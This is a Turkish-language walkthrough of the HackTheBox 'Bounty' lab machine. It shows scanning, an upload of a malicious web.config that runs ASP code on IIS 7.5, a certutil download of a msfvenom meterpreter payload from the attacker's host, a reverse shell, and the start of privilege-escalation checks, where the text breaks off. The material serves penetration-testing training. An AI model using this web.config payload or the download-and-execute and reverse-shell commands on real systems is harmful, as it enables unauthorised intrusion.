

BOUNTY – HACKTHEBOX – WRITEUP

Her zaman ki gibi nmap taraması ile başladık.



```
Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2019-11-17 06:23:37 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 80/tcp on 10.10.10.93

Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-17 09:28 +03
Nmap scan report for bounty.htb (10.10.10.93)
Host is up (0.085s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Bounty
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: specialized|general purpose|phone
Running (JUST GUESSING): Microsoft Windows 7|8|Phone|2008|8.1|Vista (90%)
OS CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_server_2008
cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1
Aggressive OS guesses: Microsoft Windows Embedded Standard 7 (90%), Microsoft Windows 8.1 Update 1 (90%), Microsoft Windows Phone
7.5 or 8.0 (90%), Microsoft Windows Server 2008 (90%), Microsoft Windows Server 2008 R2 or Windows 8.1 (90%), Microsoft Windows
Server 2008 R2 SP1 or Windows 8 (90%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (90%), Microsoft Windows Vista SP0 or
SP1, Windows Server 2008 SP1, or Windows 7 (90%), Microsoft Windows Server 2008 R2 (89%), Microsoft Windows 7 or Windows Server
2008 R2 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   85.50 ms 10.10.14.1
2   84.72 ms bounty.htb (10.10.10.93)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.06 seconds
```


Http portu açık ve IIS-7.5 çalışıyor. Web sunucu üzerinde ne çalışıyor kontrol ediyoruz.




Kaynak koduna bakıldı ilginç bir şeye rastlanmadı. gobuster'i ateşledik.

gobuster dir -u http://bounty.htb/ -w */usr/share/dirb/wordlists/common.txt -x asp,aspx,config,txt,html*

/aspnet_client (Status: 301)
/transfer.aspx (Status: 200)
/uploadedfiles (Status: 301)



Görüünüşe göre insecure file upload ile RCE'yi elde etmemiz bekleniyor.


https://www.google.com/search?sxsrf=ACYBGNQSEQzTX-xQZoTVXYjSPWq823xYxg%3A1574030088830&ei=CMvRXeugMqiAhbIP1O61mA8&q=iis+7.5+file+upload+ex
Google
iis 7.5 file upload exploit
All
Videos
Images
News
Shopping
More
Settings
Tools

About 73,100 results (0.41 seconds)

Unrestricted File Upload | Soroush Dalili (@irsdl) – سروش دلیلی
https://soroush.secproject.com › blog › tag › unrestricted-file-upload
Sep 21, 2019 - XAMLX **files** to execute command on an **IIS** based application. ..... it is possible to **upload** the web **shell** with an allowed extension to include it in ...
Introduction · Abusing the ... · Stealing internal files · Stored XSS
You've visited this page 2 times. Last visit: 11/16/19


RCE by uploading a web.config – 003Random's Blog
https://poc-server.com › blog › 2018/05/22 › rce-by-uploading-a-web-con...
May 22, 2018 - After doing some simple recon I stumbled upon a **file upload**, which allowed students to ... From the recon I had done, I knew the server was an **IIS** server. ... **Shell**"). Set cmd1 = wShell1.Exec("whoami"). output1 = cmd1.StdOut.
You've visited this page 3 times. Last visit: 11/16/19

Microsoft IIS 6.0 / 7.5 Authentication Bypass ≈ Packet Storm
https://packetstormsecurity.com › files › Microsoft-IIS-6.0-7.5-Authenticat...
Jun 11, 2012 - Information Security Services, News, **Files**, Tools, **Exploits**, Advisories and ... Microsoft **IIS** versions 6.0 and **7.5** suffer from various authentication bypass vulnerabilities. .... This means that by using an **upload** feature it might be

Aspx dosya uzantısı ile dosya yüklemeye calistigimizda filtreye takıldığımız için google'da basit bir arama ile web.config ile asp kodu calistirabiliyoruz.

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
  <system.webServer>
    <handlers accessPolicy="Read, Script, Write">
      <add name="web_config" path="*.config" verb="*" modules="IsapiModule"
scriptProcessor="%windir%\system32\inetsrv\asp.dll" resourceType="Unspecified"
requireAccess="Write" preCondition="bitness64" />
    </handlers>
    <security>
      <requestFiltering>
        <fileExtensions>
          <remove fileExtension=".config" />
        </fileExtensions>
        <hiddenSegments>
          <remove segment="web.config" />
        </hiddenSegments>
      </requestFiltering>
    </security>
  </system.webServer>
  <appSettings>
</appSettings>
</configuration>
```


```
<!-- ASP.NET code comes here! It should not include HTML comment
closing tag and double dashes!
<%
Response.write("-"&"->")
' it is running the ASP code if you can see 3 by opening the
web.config file!
Response.write(1+2)
Response.write("<!-"&"-")
%>
-->
```



```
3
```

Uzak sistemde kod calistirabiliyoruz dos komutu calistirmayi deniyoruz.

```
<!-- ASP.NET code comes here! It should not include HTML comment closing tag and double dashes!
<%
Set rs = CreateObject("WScript.Shell")
Set cmd = rs.Exec("cmd /c whoami")
o = cmd.StdOut.Readall()
Response.write(o)
%>
-->
```




```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
   <system.webServer>
      <handlers accessPolicy="Read, Script, Write">
         <add name="web_config" path="*.config" verb="*" modules="IsapiModule" scriptProcessor="%windir%\system32\inetsrv\asp.dll" resourceT
      </handlers>
      <security>
         <requestFiltering>
            <fileExtensions>
               <remove fileExtension=".config" />
            </fileExtensions>
            <hiddenSegments>
               <remove segment="web.config" />
            </hiddenSegments>
         </requestFiltering>
      </security>
   </system.webServer>
   <appSettings>
</appSettings>
</configuration>
<!-- ASP.NET code comes here! It should not include HTML comment closing tag and double dashes!
bounty\merlin

-->
```

Uzakta kod calistirabiliyoruz. Certuil yada pwershell kullanarak uzak sisteme dosya yükleyebiliriz. Certutil ‘i kullanarak msfvenom ile olusturdugumuz exe’yi yükleyelim ve çaliştiralım.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=10.10.14.3 lport=4444 -f exe -o shell.exe
```


```
<!-- ASP.NET code comes here! It should not include HTML comment closing tag and double dashes!
<%
Set rs = CreateObject("WScript.Shell")
Set cmd = rs.Exec("certutil -urlcache -split -f http://10.10.14.3/shell.exe C:\Windows\System32\spool\drivers\color\shell.exe")
o = cmd.StdOut.Readall()
Response.write(o)
%>
→
```



```
root@kali:~/HACKTHEBOX/oscp/easy/bounty/www# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.93 - - [18/Nov/2019 01:53:31] "GET /shell.exe HTTP/1.1" 200 -
10.10.10.93 - - [18/Nov/2019 01:53:31] "GET /shell.exe HTTP/1.0" 200 -
```


Şimdi dosyamızı çalıştıralım.

```
<!-- ASP.NET code comes here! It should not include HTML comment closing tag and double dashes!
<%
Set rs = CreateObject("WScript.Shell")
Set cmd = rs.Exec("cmd /c C:\Windows\System32\spool\drivers\color\shell.exe")
o = cmd.StdOut.Readall()
Response.write(o)
%>
-->
```




```
msf5 exploit(windows/local/ms10_092_schelevator) > use exploit/multi/handler
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.3       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.3:4444
[*] Sending stage (206403 bytes) to 10.10.10.93
[*] Meterpreter session 3 opened (10.10.14.3:4444 -> 10.10.10.93:49159) at 2019-11-18 01:56:31 +0300

meterpreter >
```

local_exploit_suggester'i çalıştırıyoruz.



```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 10.10.10.93 - Collecting local exploits for x64/windows...
[*] 10.10.10.93 - 11 exploit checks are being tried...
